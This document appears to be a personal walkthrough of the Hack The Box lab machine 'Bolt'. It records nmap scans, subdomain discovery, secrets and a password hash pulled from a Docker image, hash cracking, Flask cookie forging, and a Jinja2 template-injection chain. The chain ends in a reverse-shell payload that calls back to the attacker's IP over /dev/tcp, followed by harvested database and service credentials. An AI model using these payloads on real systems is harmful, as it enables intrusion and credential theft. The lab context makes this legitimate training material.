


Path of Exploitation

Foothold:

find subdomains ⇒ download docker image and find admin password hash ⇒ crack the hash and login to bolt as admin for a clue ⇒ find the registration invite code in docker image ⇒register for demo site with invite code ⇒ login to mail box with same registered user ⇒ discover SSTI in username field of demo site reflected in mailbox ⇒ enumerate template engine and inject reverse shell payload

User:

Enumerate for creds and login as user

root:

check user mail for clue ⇒ Enumerate google chrome profile for passbolt pgp key in log file ⇒ extract key with some vim magic or however ⇒ crack pgp key and decrypt messages ⇒get root password and login as root

Creds

Username	Password	Description
admin	deadbolt	bolt.htb
-	XNSS-HSJW-3NGU-8XTJ	invite-code
passbolt	rT2;jW7<eY8!dX8}pQ8%	mysql
eddie	rT2;jW7<eY8!dX8}pQ8%	ssh
	merrychristmas	private pgpkey password
root	Z(2rmxsNW(Z?3=p/9s	su (os)

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)
443	ssl/http	nginx 1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Dec  7 18:52:01 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.114
Nmap scan report for 10.10.11.114
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2021-12-07 18:52:03 EST for 44s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDkj3wwSWqzkYHp9SbRMcsp8vHlgm5tTmUs0fgeuMCowimWCqCWdN358ha6zCdtC6kHBD9JjW+3puk65zr2xpd/Iq2w+UZzwVR070b3eMYn78xq+Xn6ZrJg25e5vH8+N23olPkHicT6tmYxPFp+pGo/FDZTsRkdkDWn4T2xzWLjdq4Ylq+RlXmQC
mEsDtWvNSp3PG7JJaY5Nc+gFAd67OgkH5TVKyUWu2FYrBc4KEWvt7Bs52UftoUTjodRYbOevX+WlieLHXk86OR9WjlPk8z40qs1MckPJi926adEHjlvxdtq72nY25BhxAjmLIjck5nTNX+11a9i8KSNQ23Fjs4LiEOtlOozCFYy47+2NJzFi1iGj8J72r4EsEY+UMTLN9GW29Oz+10nLU
1M+G6DQDKxoc1phz/D0GShJeQw8JhO0L+mI6AQKbn0pIo3r9/hLmZQkdXruJUn7U/7q7BDEjajVK3gPaskU/vPJRj3to8g+w+aX6IVSuVsJ6ya9x6XexE=
|   256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF5my/tCLImcznAL+8z7XV5zgW5TMMIyf0ASrvxJ1mnfUYRSOGPKhT8vfnpuqAxdc5WjXQjehfiRGV6qUjoJ3I4=
|   256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGxr2nNJEycZEgdIxL1zHLHfh+IBORxIXLX1ciHymxLO
80/tcp  open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title:     Starter Website -  About
|_http-favicon: Unknown favicon MD5: 76362BB7970721417C5F484705E5045D
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 82C6406C68D91356C9A729ED456EECF4
| ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Issuer: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-24T19:11:23
| Not valid after:  2022-02-24T19:11:23
| MD5:   3ac3 4f7c ee22 88de 7967 fe85 8c42 afc6
| SHA-1: c606 ca92 404f 2f04 6231 68be c4c4 644f e9ed f132
| -----BEGIN CERTIFICATE-----
| MIIDozCCAougAwIBAgIUWYR6DcMDhx5i4CpQ5qkkspuUULAwDQYJKoZIhvcNAQEL
| BQAwYTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM
| GEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDEaMBgGA1UEAwwRcGFzc2JvbHQuYm9s
| dC5odGIwHhcNMjEwMjI0MTkxMTIzWhcNMjIwMjI0MTkxMTIzWjBhMQswCQYDVQQG
| EwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50ZXJuZXQgV2lk
| Z2l0cyBQdHkgTHRkMRowGAYDVQQDDBFwYXNzYm9sdC5ib2x0Lmh0YjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBALPBsFKzUPba5tHWW85u/Do3CkSsUgWN
| Wp5ZShD3T3hRX+vxFjv0zVZaccLhY8gsoTaklvFZVrguU6rIKHCFpRt7JLSPCmx3
| /Dy8id1Fm3VgRStVcMdXFnWne3lZaw9cSqdAxzb6ZcERAZRlIOPj29zO5UIwvwTW
| FJwybndHlxZ9Y8TUT7O1z5FFNKMl/QP6DBdkDDTc+OQ9ObyYHd6zBdwfuJykX8Md
| 3ejO1n38j8zXhzB/DEwKVKqFqvm7K28OBOouOaHnqM5vO5OVEVNyeZhaOtX1UrOm
| c+B8RSHDU7Y7/6sbNxJGuwpJZtovUa+2HybDRJl92vnNeouddrdFZc0CAwEAAaNT
| MFEwHQYDVR0OBBYEFCjzBazWUuLcpQnqbcDsisjmzvYzMB8GA1UdIwQYMBaAFCjz
| BazWUuLcpQnqbcDsisjmzvYzMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQEL
| BQADggEBAA2qDGXEgqNsf4XqYqK+TLg+pRJ/rrdAFtxNwn8MYQv4ZlyouQsN2zPm
| t/dXls0iba1KvgYrt5QGWGODI8IkaujEDC452ktOmmi9+EnpK9DjKoKfCTL4N/ta
| xDZxR4qHrk35QVYB8jYVP8S98gu5crTkAo9TGiHoEKPvinx+pA9IHtynqh9pBbuV
| /micD+zMBVlZ50MILbcXqsBHRxHN4pmbcfc4yEOanNVJD3hmGchcyAFx2RLPsl36
| +QrGlwqpP7Bn7wzVCuxzQUWlA9VwVZKHYVVvCekvVP9DKL6FfI5avLgJJujQTqKw
| +uYRUUWj+CdI1oxxYt0SdimXHr81SgE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  7 18:52:47 2021 -- 1 IP address (1 host up) scanned in 46.35 seconds
```

/etc/hosts


```
10.10.11.114    bolt.htb passbolt.bolt.htb
```

Web Enumeration

subdomains found with gobuster

```
demo.bolt.htb
mail.bolt.htb
passbolt.bolt.htb
bolt.htb
```

Demo.bolt.htb



demo.bolt.htb/login

Sign in to our platform

Your Username

Username


Password

Password


□ Remember me

Not registered? Create account

- Boilerplate Code Jinja - Sign IN | AppSeed
- python since jinja
- similar to bolt.htb
- html pages
- signin page
- registration page
  - requires an invite code



mail.bolt.htb




- roundcube mail
- php site

bolt.htb

- image.tar - docker image?
- registration gives 500 sever error?
- get req on subscribe on bottom
- and on nothing posts from contact us page

passbolt.bolt.htb



- requires email to access service

```
# Access to this service requires an invitation.
This email is not associated with any approved users on this domain. Please contact your administrator to request an invitation link.
[Try with another email](https://passbolt.bolt.htb/users/recover)
-   [Terms](https://www.passbolt.com/terms)
-   [Credits](https://www.passbolt.com/credits)
-   [](https://www.passbolt.com/credits)
```

```
POST /users/recover.json?api-version=v2 HTTP/2
Host: passbolt.bolt.htb
Cookie: passbolt_session=c5ht2cb9eps8nksfa7et1m4sh2; csrfToken=e2dabc4afd75ad8d3ce828bbc7cb8a2a1d00390d89d58266174d50136948d9b6c1314e6534dc87391bf0d1967099277cd83769ccda85124c46534e71efa1ee78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://passbolt.bolt.htb/users/recover?locale=en-UK
Content-Type: application/json
X-Csrf-Token: e2dabc4afd75ad8d3ce828bbc7cb8a2a1d00390d89d58266174d50136948d9b6c1314e6534dc87391bf0d1967099277cd83769ccda85124c46534e71efa1ee78
Origin: https://passbolt.bolt.htb
Content-Length: 29
Te: trailers

{"username":"admin@bolt.htb"}
```

register

```
POST http://bolt.htb/register HTTP/1.1
Host: bolt.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: https://bolt.htb
Connection: keep-alive
Referer: https://bolt.htb/register
Upgrade-Insecure-Requests: 1

username=SuperDuper&email=SuperDuper%40SuperDuper.com&password=SuperDuper%40SuperDuper.com
```

curl command

```
curl -i -s -k -X $'POST' \
    -H $'Host: bolt.htb' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Length: 90' -H $'Origin: http://bolt.htb' -H $'Connection: close' -H $'Referer: http://bolt.htb/register' -H $'Upgrade-Insecure-Requests: 1' \
    --data-binary $'username=SuperDuper&email=SuperDuper%40SuperDuper.com&password=SuperDuper%40SuperDuper.com' \
    $'http://bolt.htb/register'
```

```
curl -i -s -k -X $'POST' \
    -H $'Host: bolt.htb' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Length: 90' -H $'Origin: http://bolt.htb' -H $'Connection: close' -H $'Referer: http://bolt.htb/sign-up' -H $'Upgrade-Insecure-Requests: 1' \
    --data-binary $'username=SuperDuper&email=SuperDuper%40SuperDuper.com&password=SuperDuper%40SuperDuper.com' \
    $'http://bolt.htb/sign-up'
```

image.tar

config.py

```
    # Set up the App SECRET_KEY
    SECRET_KEY = config('SECRET_KEY', default='S#perS3crEt_007')
```

flask-unsign to sign cookie as any user maybe...

```
flask-unsign --sign --cookie "{'logged_in': True, 'username': 'admin'}" --secret 'S#perS3crEt_007'
```

db.sqlite with admin hash

```
(venv) kali@kali:~/downloads/image/_image.tar.extracted/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2/_layer.tar.extracted$ cat db.sqlite3
k9tableUserUserCREATE TABLE "User" (
        id INTEGER NOT NULL,
        username VARCHAR,
        email VARCHAR,
        password BLOB,
        email_confirmed BOOLEAN,
        profile_update VARCHAR(80),
        PRIMARY KEY (id),
        UNIQUE (username),
        UNIQUE (email)
<)Padminadmin@bolt.htb$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.ex_User_1User
        admin
)       admin@bolt.htb
```

hashcat

```
kali@kali:~$ hashcat -m 500 hash.txt /usr/share/wordlists/rockyou.txt

...[snip]...

$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.:deadbolt
```

- admin:deadbolt ⟹ 00 - Loot > Creds

routes.py with invite code


```
(venv) kali@kali:~/downloads/image/_image.tar.extracted/41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/_layer.tar.extracted/app/base$ cat routes.py

...[snip]...
```

```
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username  = request.form['username']
        email     = request.form['email'   ]
        code                                                                 = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check usename exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                    msg='Username already registered',
                                    success=False,
                                    form=create_account_form)
```

- XNSS-HSJW-3NGU-8XTJ ⟹ [00 - Loot > Creds]

Now we can register

Once registered user can log into mail



superduper@bolt.htb

About

Roundcube Webmail 1.4.6


Copyright © 2005-2020, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
Some exceptions for skins & plugins apply.

Installed plugins

Plugin	Version	License	Source
filesystem_attachments	1.0	GPLv3+	
jqueryui	1.12.0	GPLv3+	

jinja2 ssti



Followers	1,322
Following	543
Friends	13,287


Email verification is required in order to update personal information.

Name: {{7*'7'}}

Experience: {{7*'7'}}

Skills: {{7*'7'}}

☑ I agree to the terms and conditions



support@bolt.htb Today 14:49
- Your profile changes have been confirmed.

support@bolt.htb Today 14:48
- Please confirm your profile changes

support@bolt.htb Today 14:48
- Your profile changes have been confirmed.

support@bolt.htb Today 14:48

Your profile changes have been confirmed.

From support@bolt.htb on 2021-12-08 14:49

7777777

This e-mail serves as confirmation of your profile username changes.

```
{{config}}
```

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'kreepandcybergeek', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ ASCII': True, 'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'DEFAULT_MAIL_SENDER': 'support@bolt.htb', 'MAIL_PASSWORD': None, 'MAIL_PORT':
25, 'MAIL_SERVER': 'localhost', 'MAIL_USERNAME': None, 'MAIL_USE_SSL': False, 'MAIL_USE_TLS': False, 'SQLALCHEMY_DATABASE_URI': 'mysql://bolt_dba:dXUUHSW9vBpH5qRB@localhost/boltmail',
'SQLALCHEMY_TRACK_MODIFICATIONS': True, 'SQLALCHEMY_BINDS': None, 'SQLALCHEMY_NATIVE_UNICODE': None, 'SQLALCHEMY_ECHO': False, 'SQLALCHEMY_RECORD_QUERIES': None, 'SQLALCHEMY_POOL_SIZE': None,
'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_POOL_RECYCLE': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False, 'SQLALC HEMY_ENGINE_OPTIONS': {}}>
```

rev shell

```
{{config.__class__.__init__.__globals__['os'].popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.133/9001 0>&1"').read()}}
```

www-data

Enumerate

```
╔══════════╣ Analyzing Passbolt Files (limit 70)
-rw-r----- 1 root www-data 3128 Feb 25  2021 /etc/passbolt/passbolt.php
 * Passbolt ~ Open source password manager for teams
            'host' => 'localhost',
            'port' => '3306',
            'username' => 'passbolt',
            'password' => 'rT2;jW7<eY8!dX8}pQ8%',
            'database' => 'passboltdb'
```

passbolt:rT2;jW7<eY8!dX8}pQ8% ⇒ 00 - Loot > Creds

```
mysql> select id, role_id,username from users;
+--------------------------------------+--------------------------------------+----------------+
| id                                   | role_id                              | username       |
+--------------------------------------+--------------------------------------+----------------+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb |
+--------------------------------------+--------------------------------------+----------------+
```

```
mysql> select * from secrets;
| id                                   | user_id                              | resource_id                          | data                           |
| 643a8b12-c42c-4507-8646-2f8712af88f8 | 4e184ee6-e436-47fb-91c9-dccb57f250bc | cd0270db-c83f-4f44-b7ac-76609b397746 | -----BEGIN PGP MESSAGE-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

wcBMA/ZcqHmj13/kAQgAkS/2GvYLxglAIQpzFCydAPOj6QwdVV5BR17W5psc
g/ajGlQbkE6wgmpoV7HuyABUjgrNYwZGN7ak2Pkb+/3LZgtpV/PJCAD030kY
pCLSEEzPBiIGQ9VauHpATf8YZnwK1JwO/BQnpJUJV71YOon6PNV71T2zFr3H
oAFbR/wPyF6Lpkwy56u3A2A6lbDb3sRl/SVIj6xtXn+fICeHjvYEm2IrE4Px
l+DjN5Nf4aqxEheWzmJwcyYqTsZLMtw+rnBlLYOaGRaa8nWmcUlMrLYD218R
zyL8zZw0AEo6aOToteDPchiIMqjuExsqjG71CO1ohIIlnlK602+x7/8b7nQp
edLA7wF8tR9g8Tpy+ToQOozGKBy/auqOHO66vA1EKJkYSZzMXxnp45XA38+u
l0/OwtBNuNHreOIH090dHXx69IsyrYXt9dAbFhvbWr6eP/MIgh5I0RkYwGCt
oPeQehKMPkCzyQl6Ren4iKS+F+L207kwqZ+jP8uEn3nauCmm64pcvy/RZJp7
FUlT7Sc0hmZRIRQJ2U9vK2V63Yre0hfAj0f8F50cRR+v+BMLFNJVQ6Ck3Nov
8fG5otsEteRjkc58itOGQ38EsnH3sJ3WuDw8ifeR/+K72r39WiBEiE2WHVey
5nOF6WEnUOz0j0CKoFzQgri9YyK6CZ3519x3amBTgITmKPfgRsMy2OWU/7tY
NdLxO3vh2Eht7tqqpzJwW0CkniTLcfrzP++0cHgAKF2tkTQtLO6QOdpzIH5a
Iebmi/MVUAw3a9J+qeVvjdtvb2fKCSgEYY4ny992ov5nTKSH9Hi1ny2vrBhs
nO9/aqEQ+2tE60QFsa2dbAAn7QKk8VE2B05jBGSLa0H7xQxshwSQYnHaJCE6
TQtOIti4o2sKEAFQnf7RDgpWeugbn/vphihSA984
=P38i
-----END PGP MESSAGE-----
```

